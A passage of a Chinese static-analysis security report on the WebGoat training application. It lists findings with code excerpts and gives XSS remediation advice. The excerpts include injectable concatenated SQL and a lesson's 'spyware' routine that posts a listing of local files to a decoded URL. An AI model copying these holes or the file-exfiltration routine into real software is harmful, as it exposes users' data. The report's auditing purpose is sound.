-150000'", "'jeff', 6, '934-2002-3485', '783-2409-8234', '2008-02-01
21:40:00', 'Vet', '250'", "'jeff', 7, '934-2002-3485', '634-5879-0345', '
2008-02-19 21:41:00', 'Doctor', '800'", "'jeff', 8, '934-2002-3485', '
435-4325-3358', '2008-02-20 21:42:00', 'X-rays', '200'", }; try { for (int
```

i = 0; i < data.length; i++) { statement.executeUpdate("INSERT INTO Transactions VALUES (" + data[i] + ");"); } } catch (SQLException sqle) { System.out.println("Error: Unable to insert transactions: " + sqle.getLocalizedMessage()); int errorCode = sqle.getErrorCode(); System.out.println("Error Code: " + errorCode); // ignore exceptions for Oracle and SQL Server if (errorCode != 911 && errorCode != 273) { throw sqle; } } } /** * Description of the Method * * @param connection

## 2.3 漏洞描述

XSS全称为Cross Site Scripting，为了和CSS分开简写为XSS，中文名为跨站脚本。该漏洞发生在用户端，是指恶意攻击者往Web站点里插入恶意脚本代码，当用户浏览该网站时，嵌入其里面的脚本代码会被执行，从而达到恶意用户的特殊目的。网站里插入恶意脚本代码后，当用户浏览该网站时，嵌入其里面的脚本代码会被执行，从而达到恶意用户的特殊目的。根据是否写入数据看来分类主要有反射性和存储型两大类。 • 反射型跨站脚本（Reflected XSS） • 储存型跨站脚本（Persistent XSS） 区别：存储型XSS的恶意代码存在数据库里，反射型XSS的恶意代码存在URL里。

## 2.4 修复建议

1.在服务端进行输入验证（输入验证） 服务器后端进行输入验证，包括输入的数据类型、数据长度、数据格式、特殊字符等进行验证。 2.数据输出实体编码（输出编码） 输出编码手段主要有3种编码：URL编码、HTML编码和JavaScript编码。 JAVA：开源的ESAPI library；框架（Spring：HtmlUtils.htmlEscape） PHP：使用htmlspecialchars等函数进行过滤输出。

# 3 越界读取

## 3.1 漏洞概述

| 漏洞编号 | 漏洞名称 | 风险等级 |
| --- | --- | --- |

| | | |
|---|---|---|
| CWE200 | 越界读取 | 中危 |

## 3.2 漏洞详情

### 1）漏洞定位

ErrorScreen.java:250

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getStackTrace()

缺陷源:

漏洞源代码

return (list); } /** * Gets the stackTrace attribute of the ErrorScreen class * * @param t * Description of the Parameter * @return The stackTrace value */ public static String getStackTrace(Throwable t) { ByteArrayOutputStream bytes = new ByteArrayOutputStream(); PrintWriter writer = new PrintWriter(bytes, true); t.printStackTrace(writer); return (bytes.toString()); } /** * Gets the title attribute of the ErrorScreen object * * @return The title value */ public String getTitle() { return ("Error"); } public String getRole()

### 2）漏洞定位

WebgoatProperties.java:114

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:main()

缺陷源:

漏洞源代码

result = lesson.substring("org.owasp.webgoat.lessons.".length(), lesson.length()); } else { result = lesson; } return result; } public static void main(String[] args) { WebgoatProperties properties = null; try { properties = new WebgoatProperties("C:\\webgoat.properties"); } catch (IOException e) { System.out.println("Error loading properties"); e.printStackTrace(); } System.out.println(properties.getProperty("CommandInjection.category")); } }

**3）漏洞定位**

Interceptor.java:103

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:doFilter()

缺陷源:

漏洞源代码

if (osgSocket != null) { out = new PrintWriter(osgSocket.getOutputStream(), true); in = new BufferedReader(new InputStreamReader(osgSocket.getInputStream())); // String message = // "HTTPRECEIVEHTTPREQUEST,-,DataValidation_SqlInjection_Basic.aspx"; // out.println(message); // System.out.println(in.readLine()); } } } catch (UnknownHostException e) { e.printStackTrace(); } catch (IOException e) { e.printStackTrace(); } finally { if (out != null) { out.close(); } if (in != null) { in.close(); } if (osgSocket != null)

**4）漏洞定位**

Interceptor.java:107

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:doFilter()

缺陷源:

漏洞源代码

// String message = // "HTTPRECEIVEHTTPREQUEST,-,DataValidation_SqlInjection_Basic.aspx"; // out.println(message); // System.out.println(in.readLine()); } } } catch (UnknownHostException e) { e.printStackTrace(); } catch (IOException e) { e.printStackTrace(); } finally { if (out != null) { out.close(); } if (in != null) { in.close(); } if (osgSocket != null) { osgSocket.close(); } }

**5）漏洞定位**

BlindScript.java:179

漏洞分析

漏洞爆发点:java.io.Writer.write()

爆发点函数:executeSpyWare()

缺陷源:java.lang.System.getProperty() from org.owasp.webgoat.lessons.BlindScript.executeSpyWare()In BlindScript.java:159

漏洞源代码

browserFiles.append(children[i].getName()); browserFiles.append(separator); } } // post the data to my listen servlet try { // Send data String partner = new String(new

sun.misc.BASE64Decoder().decodeBuffer(WEBGOAT_URL)); URL url = new URL(partner); URLConnection conn = url.openConnection(); conn.setDoOutput(true); OutputStreamWriter wr = new OutputStreamWriter(conn.getOutputStream()); wr.write("&cache;=" + browserFiles.toString()); wr.flush(); // Get the response BufferedReader rd = new BufferedReader(new InputStreamReader(conn.getInputStream())); String line; while ((line = rd.readLine()) != null) { // Process response if we cared } wr.close(); rd.close(); } catch (Exception e) { } } private void executeEventTrigger(WebSession s)

**6）漏洞定位**

BlindScript.java:179

漏洞分析

漏洞爆发点:java.io.Writer.write()

爆发点函数:executeSpyWare()

缺陷源:java.io.File.listFiles() from org.owasp.webgoat.lessons.BlindScript.executeSpyWare() In BlindScript.java:163

漏洞源代码

browserFiles.append(children[i].getName()); browserFiles.append(separator); } } // post the data to my listen servlet try { // Send data String partner = new String(new sun.misc.BASE64Decoder().decodeBuffer(WEBGOAT_URL)); URL url = new URL(partner); URLConnection conn = url.openConnection(); conn.setDoOutput(true); OutputStreamWriter wr = new OutputStreamWriter(conn.getOutputStream()); wr.write("&cache;=" +

browserFiles.toString()); wr.flush(); // Get the response BufferedReader rd = new BufferedReader(new InputStreamReader(conn.getInputStream())); String line; while ((line = rd.readLine()) != null) { // Process response if we cared } wr.close(); rd.close(); } catch (Exception e) { } } private void executeEventTrigger(WebSession s)

**7）漏洞定位**

HammerHead.java:118

漏洞分析

漏洞爆发点:Function: doPost

爆发点函数:doPost()

缺陷源:

漏洞源代码

@Override public void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException { doPost(request, response); } /** * Description of the Method * * @param request Description of the Parameter * @param response Description of the Parameter * @exception IOException Description of the Exception * @exception ServletException Description of the Exception */ @Override public void doPost(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException { Screen screen = null; WebSession mySession = null; try { logger.debug("Entering doPost"); logger.debug("request: " + request); logger.debug("principle: " + request.getUserPrincipal()); // setCacheHeaders(response, 0); ServletContext context = getServletContext(); // FIXME: If a response is

written by updateSession(), do not // call makeScreen() and writeScreen()mySession = updateSession(request, response, context); if(response.isCommitted()) {

**8）漏洞定位**

Controller.java:49

漏洞分析

漏洞爆发点:Function: doPost

爆发点函数:doPost()

缺陷源:

漏洞源代码

* for free software projects. * * For details, please see http://webgoat.github.io */ public class Controller extends HttpServlet { private static final long serialVersionUID = 1L; protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException { doPost(request, response); } protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException { String userAgent = request.getHeader("user-agent"); String clientBrowser = "Not known!"; if (userAgent != null) { clientBrowser = userAgent; } request.setAttribute("client.browser", clientBrowser); request.getRequestDispatcher("/view.jsp").forward(request, response);

**9）漏洞定位**

HammerHead.java:195

漏洞分析

漏洞爆发点:org.slf4j.Logger.error()

爆发点函数:doPost()

缺陷源:Read t from org.owasp.webgoat.HammerHead.doPost() In HammerHead.java:195

漏洞源代码

String clientBrowser = "Not known!"; if (userAgent != null) { clientBrowser = userAgent; } request.setAttribute("client.browser", clientBrowser); // removed - this is being done in updateSession call //request.getSession().setAttribute(WebSession.SESSION, mySession); // not sure why this is being set in the session? //request.getSession().setAttribute(WebSession.COURSE, mySession.getCourse()); String viewPage = getViewPage(mySession); logger.debug("Forwarding to view: " + viewPage); logger.debug("Screen: " + screen); request.getRequestDispatcher(viewPage).forward(request, response); } catch (Throwable t) { logger.error("Error handling request", t); screen = new ErrorScreen(mySession, t); } finally { try { if (screen instanceof ErrorScreen) { this.writeScreen(mySession, screen, response); } } catch (Throwable thr) { logger.error("Could not write error screen", thr); } WebSession.returnConnection(mySession); logger.debug("Leaving doPost: "); } } private String getViewPage(WebSession webSession) {

## 10）漏洞定位

HammerHead.java:203

漏洞分析

漏洞爆发点:org.slf4j.Logger.error()

爆发点函数:doPost()

缺陷源:Read thr from org.owasp.webgoat.HammerHead.doPost() In HammerHead.java:203

漏洞源代码

//request.getSession().setAttribute(WebSession.COURSE, mySession.getCourse()); String viewPage = getViewPage(mySession); logger.debug("Forwarding to view: " + viewPage); logger.debug("Screen: " + screen); request.getRequestDispatcher(viewPage).forward(request, response); } catch (Throwable t) { logger.error("Error handling request", t); screen = new ErrorScreen(mySession, t); } finally { try { if (screen instanceof ErrorScreen) { this.writeScreen(mySession, screen, response); } } catch (Throwable thr) { logger.error("Could not write error screen", thr); } WebSession.returnConnection(mySession); logger.debug("Leaving doPost: "); } } private String getViewPage(WebSession webSession) { // now always display the lesson content String page = "/lesson_content.jsp"; //page = "/main.jsp"; return page; } /** * Description of the Method

**11）漏洞定位**

HammerHead.java:382

漏洞分析

漏洞爆发点:org.slf4j.Logger.debug()

爆发点函数:updateSession()

缺陷源:javax.servlet.http.HttpSession.getId() fromorg.owasp.webgoat.HammerHead.updateSession() InHammerHead.java:382

漏洞源代码

* Description of the Method * * @param request Description of the Parameter * @param response Description of the Parameter * @param context Description of the Parameter * @return Description of the Return Value * @throws java.io.IOException */ protected WebSession updateSession(HttpServletRequest request, HttpServletResponse response, ServletContext context) throws IOException { HttpSession hs; // session should already be created by spring security hs = request.getSession(false); logger.debug("HH Entering Session_id: " + hs.getId()); // dumpSession( hs ); // Get our session object out of the HTTP session WebSession session = null; Object o = hs.getAttribute(WebSession.SESSION); if ((o != null) && o instanceof WebSession) { session = (WebSession) o; hs.setAttribute(WebSession.COURSE, session.getCourse()); } else { // Create new custom session and save it in the HTTP session logger.warn("HH Creating new WebSession"); session = new WebSession(webgoatContext, context); // Ensure splash screen shows on any restart // rlawson - removed this since we show splash screen at login now //hs.removeAttribute(WELCOMED);

**12）漏洞定位**

HammerHead.java:409

漏洞分析

漏洞爆发点:org.slf4j.Logger.debug()

爆发点函数:updateSession()

缺陷源:javax.servlet.http.HttpSession.getId()

fromorg.owasp.webgoat.HammerHead.updateSession() InHammerHead.java:409

漏洞源代码

// Ensure splash screen shows on any restart // rlawson - removed this since we show splash screen at login now //hs.removeAttribute(WELCOMED); hs.setAttribute(WebSession.SESSION, session); // reset timeout hs.setMaxInactiveInterval(sessionTimeoutSeconds); } session.update(request, response, this.getServletName()); // update last attack request info (cookies, parms) // this is so the REST services can have access to them via the session session.updateLastAttackRequestInfo(request); // to authenticate logger.debug("HH Leaving Session_id: " + hs.getId()); //dumpSession( hs ); return (session); } /** * Description of the Method * * @param s Description of the Parameter * @param screen * @param response Description of the Parameter * @exception IOException Description of the Exception */ protected void writeScreen(WebSession s, Screen screen, HttpServletResponse response) throws IOException { response.setContentType("text/html");

## 13）漏洞定位

Start.java:88

漏洞分析

漏洞爆发点:org.slf4j.Logger.error()

爆发点函数:checkWebSession()

缺陷源:javax.servlet.http.HttpSession.getId() fromorg.owasp.webgoat.controller.Start.checkWebSession() In Start.java:88

漏洞源代码

String role = "N/A"; for (GrantedAuthority authority : authorities) { authority.getAuthority(); role = authority.getAuthority(); role = StringUtils.lowerCase(role); role = StringUtils.remove(role, "role_"); break; } return role; } public boolean checkWebSession(HttpSession session) { Object o = session.getAttribute(WebSession.SESSION); if (o == null) { logger.error("No valid WebSession object found, has session timed out? [" + session.getId() + "]"); return false; } if (!(o instanceof WebSession)) { logger.error("Invalid WebSession object found, this is probably a bug! [" + o.getClass() + " | " + session.getId() + "]"); return false; } return true; } }

**14）漏洞定位**

Start.java:92

漏洞分析

漏洞爆发点:org.slf4j.Logger.error()

爆发点函数:checkWebSession()

缺陷源:javax.servlet.http.HttpSession.getId()

fromorg.owasp.webgoat.controller.Start.checkWebSession() In Start.java:92

漏洞源代码

role = StringUtils.lowerCase(role); role = StringUtils.remove(role, "role_"); break; } return role; } public boolean checkWebSession(HttpSession session) { Object o = session.getAttribute(WebSession.SESSION); if (o == null) { logger.error("No valid WebSession object found, has session timed out? [" + session.getId() + "]"); return false; } if (!(o instanceof WebSession)) { logger.error("Invalid WebSession object found, this is

probably a bug! [" + o.getClass() + " | " + session.getId() + "]");
returnfalse; } return true; } }

**15）漏洞定位**

AbstractLesson.java:250

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:getFileMethod()

缺陷源:Read e from org.owasp.webgoat.lessons.AbstractLesson.getFileMethod() In AbstractLesson.java:250

漏洞源代码

} if (echo && (line.indexOf("}") != -1)) { parenCount--; if (parenCount == 0) { startCount = false; echo = false; } } } reader.close(); } catch (Exception e) { System.out.println(e); e.printStackTrace(); } return (sb.toString()); } /** * Reads text from a file into an ElementContainer. Each line in the file is * represented in the ElementContainer by a StringElement. Each * StringElement is appended with a new-line character. * * @param reader Description of the Parameter * @param numbers Description of the Parameter * @return Description of the Return Value */

**16）漏洞定位**

AbstractLesson.java:293

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:getFileText()

缺陷源:Read e from org.owasp.webgoat.lessons.AbstractLesson.getFileText() In AbstractLesson.java:293

漏洞源代码

StringBuffer sb = new StringBuffer(); try { String line; while ((line = reader.readLine()) != null) { if (numbers) { sb.append(pad(++count) + " "); } sb.append(line + System.getProperty("line.separator")); } reader.close(); } catch (Exception e) { System.out.println(e); e.printStackTrace(); } return (sb.toString()); } /** * Will this screen be included in an enterprise edition. * * @return The ranking value */ public boolean isEnterprise() { return false; }

**17）漏洞定位**

AbstractLesson.java:625

漏洞分析

漏洞爆发点:org.slf4j.Logger.error()

爆发点函数:isAuthorized()

缺陷源:Read sqle from org.owasp.webgoat.lessons.AbstractLesson.isAuthorized() In AbstractLesson.java:625

漏洞源代码

*/ public boolean isAuthorized(WebSession s, String role, String functionId) { logger.info("Checking if " + role + " authorized for: " + functionId); boolean authorized = false; try { String query = "SELECT * FROM auth WHERE role = '" + role + "' and functionid = '" + functionId + "'"; try { Statement answer_statement = WebSession.getConnection(s) . createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE,

ResultSet.CONCUR_READ_ONLY); ResultSet answer_results =answer_statement.executeQuery(query); authorized = answer_results.first();logger.info("authorized: "+ authorized); } catch (SQLException sqle) {s.setMessage("Error authorizing"); logger.error("Error authorizing", sqle);} } catch (Exception e) { s.setMessage("Error authorizing");logger.error("Error authorizing", e); } return authorized; } public intgetUserId(WebSession s) throws ParameterNotFoundException { return -1; }public String getUserName(WebSession s) throws ParameterNotFoundException {return null; }

**18）漏洞定位**

AbstractLesson.java:706

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:readFromURL()

缺陷源:Read e from org.owasp.webgoat.lessons.AbstractLesson.readFromURL() In AbstractLesson.java:706

漏洞源代码

ElementContainer ec = new ElementContainer(); try { URL u = new URL(url); HttpURLConnection huc = (HttpURLConnection) u.openConnection(); BufferedReader reader = new BufferedReader(new InputStreamReader(huc.getInputStream())); String line; while ((line = reader.readLine()) != null) { ec.addElement(new StringElement(line)); } reader.close(); } catch (Exception e) { System.out.println(e); e.printStackTrace(); } return (ec); } /** * Description of the Method * *

@param reader Description of the Parameter * @param numbers Description ofthe Parameter * @param methodName Description of the Parameter * @returnDescription of the Return Value */ public static ElementreadMethodFromFile(BufferedReader reader, String methodName, booleannumbers) {

**19）漏洞定位**

JSONInjection.java:80

漏洞分析

漏洞爆发点:java.io.PrintWriter.print()

爆发点函数:handleRequest()

缺陷源:java.lang.System.getProperty() from org.owasp.webgoat.lessons.JSONInjection.handleRequest() In JSONInjection.java:71

漏洞源代码

try { if (s.getParser().getRawParameter("from", "").equals("ajax")) { String lineSep = System.getProperty("line.separator"); String jsonStr = "{" + lineSep + "\"From\": \"Boston\"," + lineSep + "\"To\": \"Seattle\", " + lineSep + "\"flights\": [" + lineSep + "{\"stops\": \"0\", \"transit\" : \"N/A\", \"price\": \"$600\"}," + lineSep + "{\"stops\": \"2\", \"transit\" : \"Newark,Chicago\", \"price\": \"$300\"} " + lineSep + "]" + lineSep + "}"; s.getResponse().setContentType("text/html"); s.getResponse().setHeader("Cache-Control", "no-cache"); PrintWriter out = new PrintWriter(s.getResponse().getOutputStream()); out.print(jsonStr); out.flush(); out.close(); return; } } catch (Exception ex) {

ex.printStackTrace(); } Form form = new Form(getFormAction(),Form.POST).setName("form").setEncType(""); form.setOnSubmit("returncheck();"); form.addElement(createContent(s)); setContent(form);

## 20）漏洞定位

XMLInjection.java:112

漏洞分析

漏洞爆发点:java.io.PrintWriter.print()

爆发点函数:handleRequest()

缺陷源:java.lang.System.getProperty() from org.owasp.webgoat.lessons.XMLInjection.handleRequest()In XMLInjection.java:105

漏洞源代码

try { if (s.getParser().getRawParameter("from", "").equals("ajax")) { if (s.getParser().getRawParameter(ACCOUNTID, "").equals("836239")) { String lineSep = System.getProperty("line.separator"); String xmlStr = "<root>" + lineSep + "<reward>WebGoat Mug 20 Pts</reward>" + lineSep + "<reward>WebGoat t-shirt 50 Pts</reward>" + lineSep + "<reward>WebGoat Secure Kettle 30 Pts</reward>" + lineSep + "</root>"; s.getResponse().setContentType("text/xml"); s.getResponse().setHeader("Cache-Control", "no-cache"); PrintWriter out = new PrintWriter(s.getResponse().getOutputStream()); out.print(xmlStr); out.flush(); out.close(); return; } } } catch (Exception ex) { ex.printStackTrace(); } Form form = new Form(getFormAction(),

Form.POST).setName("form").setEncType("");

form.addElement(createContent(s)); setContent(form);

**21）漏洞定位**

CreateDB.java:74

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createMessageTable()

缺陷源:java.lang.Throwable.getLocalizedMessage()

fromorg.owasp.webgoat.session.CreateDB.createMessageTable() In CreateDB.java:74

漏洞源代码

} catch (SQLException e) { System.out.println("Info - Could not drop message database"); } // Create the new table try { String createTableStatement = "CREATE TABLE messages (" + "num int not null," + " title varchar(50)," + "message varchar(200)," + "user_name varchar(50) not null, " + "lesson_type varchar(50) not null" + ")"; statement.executeUpdate(createTableStatement); } catch (SQLException e) { System.out.println("Error creating message database " + e.getLocalizedMessage()); } } /** * Description of the Method * * @param connection Description of the Parameter * * @exception SQLException Description of the Exception */ private void createMFEImagesTable(Connection connection) throws SQLException { Statement statement = connection.createStatement(); // Drop mfe_images table

**22）漏洞定位**

CreateDB.java:111

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createMFEImagesTable()

缺陷源:java.lang.Throwable.getLocalizedMessage()

fromorg.owasp.webgoat.session.CreateDB.createMFEImagesTable() In CreateDB.java:111

漏洞源代码

System.out.println("Info - Could not drop mfe_images table from database"); } // Create the new mfe_images table try { String createTableStatement = "CREATE TABLE mfe_images (" + "user_name varchar(50) not null, " + "image_relative_url varchar(50) not null" + ")"; statement.executeUpdate(createTableStatement); } catch (SQLException e) { System.out.println("Error creating mfe_images table in database " + e.getLocalizedMessage()); } } /** * Description of the Method * * @param connection * Description of the Parameter * * @exception SQLException * Description of the Exception */ private void createProductTable(Connection connection) throws SQLException {

## 23）漏洞定位

CreateDB.java:148

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createProductTable()

缺陷源:java.lang.Throwable.getLocalizedMessage() fromorg.owasp.webgoat.session.CreateDB.createProductTable() In CreateDB.java:148

漏洞源代码

} catch (SQLException e) { System.out.println("Info - Could not drop product table"); } // Create the new table try { String createTableStatement = "CREATE TABLE product_system_data (" + "productid varchar(6) not null primary key," + "product_name varchar(20)," + "price varchar(10)" + ")"; statement.executeUpdate(createTableStatement); } catch (SQLException e) { System.out.println("Error creating product table " + e.getLocalizedMessage()); } // Populate String insertData1 = "INSERT INTO product_system_data VALUES ('32226','Dog Bone','$1.99')"; String insertData2 = "INSERT INTO product_system_data VALUES ('35632','DVD Player','$214.99')"; String insertData3 = "INSERT INTO product_system_data VALUES ('24569','60 GB Hard Drive','$149.99')"; String insertData4 = " INSERT INTO product_system_data VALUES ('56970','80 GB Hard Drive','$179.99')"; String insertData5 = "INSERT INTO product_system_data VALUES ('14365','56 inch HDTV','$6999.99')"; statement.executeUpdate(insertData1); statement.executeUpdate(insertData2); statement.executeUpdate(insertData3); statement.executeUpdate(insertData4); statement.executeUpdate(insertData5); }

## 24）漏洞定位

CreateDB.java:195

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createUserAdminTable()

缺陷源:java.lang.Throwable.getLocalizedMessage()

fromorg.owasp.webgoat.session.CreateDB.createUserAdminTable() In CreateDB.java:195

漏洞源代码

statement.executeUpdate(dropTable); } catch (SQLException e) { System.out.println("Info - Could not drop user admin table"); } // Create the new table try { String createTableStatement = "CREATE TABLE user_system_data (" + "userid varchar(5) not null primary key," + " user_name varchar(12)," + "password varchar(10)," + "cookie varchar(30)" + " )"; statement.executeUpdate(createTableStatement); } catch (SQLException e) { System.out.println("Error creating user admin table " + e.getLocalizedMessage()); } // Populate String insertData1 = "INSERT INTO user_system_data VALUES ('101','jsnow','passwd1', '')"; String insertData2 = "INSERT INTO user_system_data VALUES ('102','jdoe','passwd2', '')"; String insertData3 = "INSERT INTO user_system_data VALUES ('103','jplane','passwd3', '')"; String insertData4 = "INSERT INTO user_system_data VALUES ('104','jeff','jeff', '')"; String insertData5 = " INSERT INTO user_system_data VALUES ('105','dave','dave', '')"; statement.executeUpdate(insertData1); statement.executeUpdate(insertData2); statement.executeUpdate(insertData3); statement.executeUpdate(insertData4); statement.executeUpdate(insertData5); }

## 25）漏洞定位

CreateDB.java:243

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createUserDataTable()

缺陷源:java.lang.Throwable.getLocalizedMessage()

fromorg.owasp.webgoat.session.CreateDB.createUserDataTable() In CreateDB.java:243

漏洞源代码

} catch (SQLException e) { System.out.println("Info - Could not drop user table"); } // Create the new table try { String createTableStatement = " CREATE TABLE user_data (" + "userid int not null," + "first_name varchar(20)," + "last_name varchar(20)," + "cc_number varchar(30)," + " cc_type varchar(10)," + "cookie varchar(20)," + "login_count int" + ")"; statement.executeUpdate(createTableStatement); } catch (SQLException e) { System.out.println("Error creating user table " + e.getLocalizedMessage()); } // Populate it String insertData1 = "INSERT INTO user_data VALUES (101,'Joe','Snow','987654321','VISA',' ',0)"; String insertData2 = "INSERT INTO user_data VALUES (101,'Joe','Snow','2234200065411','MC',' ',0)"; String insertData3 = "INSERT INTO user_data VALUES (102,'John','Smith','2435600002222','MC',' ',0)"; String insertData4 = " INSERT INTO user_data VALUES (102,'John','Smith','4352209902222','AMEX',' ',0)"; String insertData5 = "INSERT INTO user_data VALUES (103,'Jane','Plane','123456789','MC',' ',0)"; String insertData6 = "INSERT INTO user_data VALUES (103,'Jane','Plane','333498703333','AMEX',' ',0)"; String insertData7 = "INSERT INTO user_data VALUES (10312,'Jolly','Hershey','176896789','MC',' ',0)"; String insertData8 = "

INSERT INTO user_data VALUES (10312,'Jolly','Hershey','333300003333','AMEX','',0)"; String insertData9 = "INSERT INTO user_data VALUES(10323,'Grumpy','youaretheweakestlink','673834489','MC',' ',0)"; StringinsertData10 = "INSERT INTO user_data VALUES(10323,'Grumpy','youaretheweakestlink','33413003333','AMEX',' ',0)"; StringinsertData11 = "INSERT INTO user_data VALUES(15603,'Peter','Sand','123609789','MC',' ',0)"; String insertData12 = "INSERT INTO user_data VALUES (15603,'Peter','Sand','338893453333','AMEX',' ',0)";

## 26）漏洞定位

CreateDB.java:298

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createLoginTable()

缺陷源:java.lang.Throwable.getLocalizedMessage()

fromorg.owasp.webgoat.session.CreateDB.createLoginTable() In CreateDB.java:298

漏洞源代码

statement.executeUpdate(dropTable); } catch (SQLException e) { System.out.println("Info - Could not drop user_login table"); } // Create the new table try { String createTableStatement = "CREATE TABLE user_login (" + "userid varchar(5)," + "webgoat_user varchar(20)" + ")"; statement.executeUpdate(createTableStatement); } catch (SQLException e) { System.out.println("Error creating user_login table " +

e.getLocalizedMessage()); } } // creates the table pins which is used inthe blind sql injection lesson private voidcreateBlindSQLLessonTable(Connection connection) throws SQLException {Statement statement = connection.createStatement(); // Delete table ifthere is one try { String dropTable = "DROP TABLE pins";statement.executeUpdate(dropTable); }

## 27）漏洞定位

CreateDB.java:331

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createBlindSQLLessonTable()

缺陷源:java.lang.Throwable.getLocalizedMessage() fromorg.owasp.webgoat.session.CreateDB.createBlindSQLLessonTable() In CreateDB.java:331

漏洞源代码

} // Create the new table try { String createTableStatement = "CREATE TABLE pins (" + "cc_number varchar(30)," + "pin int," + "name varchar(20)" + ")"; statement.executeUpdate(createTableStatement); } catch (SQLException e) { System.out.println("Error creating pins table " + e.getLocalizedMessage()); } // Populate it String insertData1 = "INSERT INTO pins VALUES ('987654321098765', 1234, 'Joe')"; String insertData2 = " INSERT INTO pins VALUES ('1234567890123456', 4567, 'Jack')"; String insertData3 = "INSERT INTO pins VALUES ('4321432143214321', 4321, 'Jill')"; String insertData4 = "INSERT INTO pins VALUES ('1111111111111111', 7777, ' Jim')"; String insertData5 = "INSERT INTO pins VALUES ('1111222233334444',

2364, 'John')"; statement.executeUpdate(insertData1);statement.executeUpdate(insertData2); statement.executeUpdate(insertData3);statement.executeUpdate(insertData4); statement.executeUpdate(insertData5);

## 28）漏洞定位

CreateDB.java:377

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createModifyWithSQLLessonTable()

缺陷源:java.lang.Throwable.getLocalizedMessage()

fromorg.owasp.webgoat.session.CreateDB.createModifyWithSQLLessonTable() In CreateDB.java:377

漏洞源代码

System.out.println("Info - Could not drop salaries table"); } // Create the new table try { String createTableStatement = "CREATE TABLE salaries (" + "userid varchar(50)," + "salary int" + ")"; statement.executeUpdate(createTableStatement); } catch (SQLException e) { System.out.println("Error creating salaries table " + e.getLocalizedMessage()); } // Populate it String insertData1 = "INSERT INTO salaries VALUES ('jsmith', 20000)"; String insertData2 = "INSERT INTO salaries VALUES ('lsmith', 45000)"; String insertData3 = "INSERT INTO salaries VALUES ('wgoat', 100000)"; String insertData4 = "INSERT INTO salaries VALUES ('rjones', 777777)"; String insertData5 = "INSERT INTO salaries VALUES ('manderson', 65000)"; statement.executeUpdate(insertData1); statement.executeUpdate(insertData2); statement.executeUpdate(insertData3);

statement.executeUpdate(insertData4); statement.executeUpdate(insertData5);

## 29）漏洞定位

CreateDB.java:427

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createWeatherDataTable()

缺陷源:java.lang.Throwable.getLocalizedMessage()

fromorg.owasp.webgoat.session.CreateDB.createWeatherDataTable() In CreateDB.java:427

漏洞源代码

} catch (SQLException e) { System.out.println("Info - Could not drop weather table"); } // Create the new table try { String createTableStatement = "CREATE TABLE weather_data (" + "station int not null," + "name varchar(20) not null," + "state char(2) not null," + " min_temp int not null," + "max_temp int not null" + ")"; statement.executeUpdate(createTableStatement); } catch (SQLException e) { System.out.println("Error creating weather table " + e.getLocalizedMessage()); } // Populate it String insertData1 = "INSERT INTO weather_data VALUES (101,'Columbia','MD',-10,102)"; String insertData2 = "INSERT INTO weather_data VALUES (102,'Seattle','WA',-15,90)"; String insertData3 = "INSERT INTO weather_data VALUES (103,'New York','NY',-10,110)"; String insertData4 = "INSERT INTO weather_data VALUES (104,'Houston','TX',20,120)"; String insertData5 = "INSERT INTO weather_data VALUES (10001,'Camp David','MD',-10,100)"; String insertData6

= "INSERT INTO weather_data VALUES (11001,'Ice StationZebra','NA',-60,30)"; statement.executeUpdate(insertData1);statement.executeUpdate(insertData2); statement.executeUpdate(insertData3);statement.executeUpdate(insertData4); statement.executeUpdate(insertData5);statement.executeUpdate(insertData6);

## 30）漏洞定位

CreateDB.java:475

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createTanUserDataTable()

缺陷源:java.lang.Throwable.getLocalizedMessage()

fromorg.owasp.webgoat.session.CreateDB.createTanUserDataTable() In CreateDB.java:475

漏洞源代码

{ System.out.println("Info - Could not drop user_data_tan table"); } // Create the new table try { String createTableStatement = "CREATE TABLE user_data_tan (" + "userid int not null," + "first_name varchar(20)," + " last_name varchar(20)," + "cc_number varchar(30)," + "cc_type varchar(10)," + "cookie varchar(20)," + "login_count int," + "password varchar(20)" + " )"; statement.executeUpdate(createTableStatement); } catch (SQLException e) { System.out.println("Error creating user_data_tan table " + e.getLocalizedMessage()); } // Populate it String insertData1 = "INSERT INTO user_data_tan VALUES (101,'Joe','Snow','987654321','VISA',' ',0, ' banana')"; String insertData2 = "INSERT INTO user_data_tan VALUES (102,'Jane','Plane','74589864','MC',' ',0, 'tarzan')"; String insertData3 = "

INSERT INTO user_data_tan VALUES (103,'Jack','Sparrow','68659365','MC',' ',0, 'sniffy')"; statement.executeUpdate(insertData1);statement.executeUpdate(insertData2); statement.executeUpdate(insertData3);} /** * Create the Table for the tans *

## 31）漏洞定位

CreateDB.java:516

漏洞分析

漏洞爆发点:java.io.PrintStream.println()

爆发点函数:createTanTable()

缺陷源:java.lang.Throwable.getLocalizedMessage()

fromorg.owasp.webgoat.session.CreateDB.createTanTable() In CreateDB.java:516

漏洞源代码

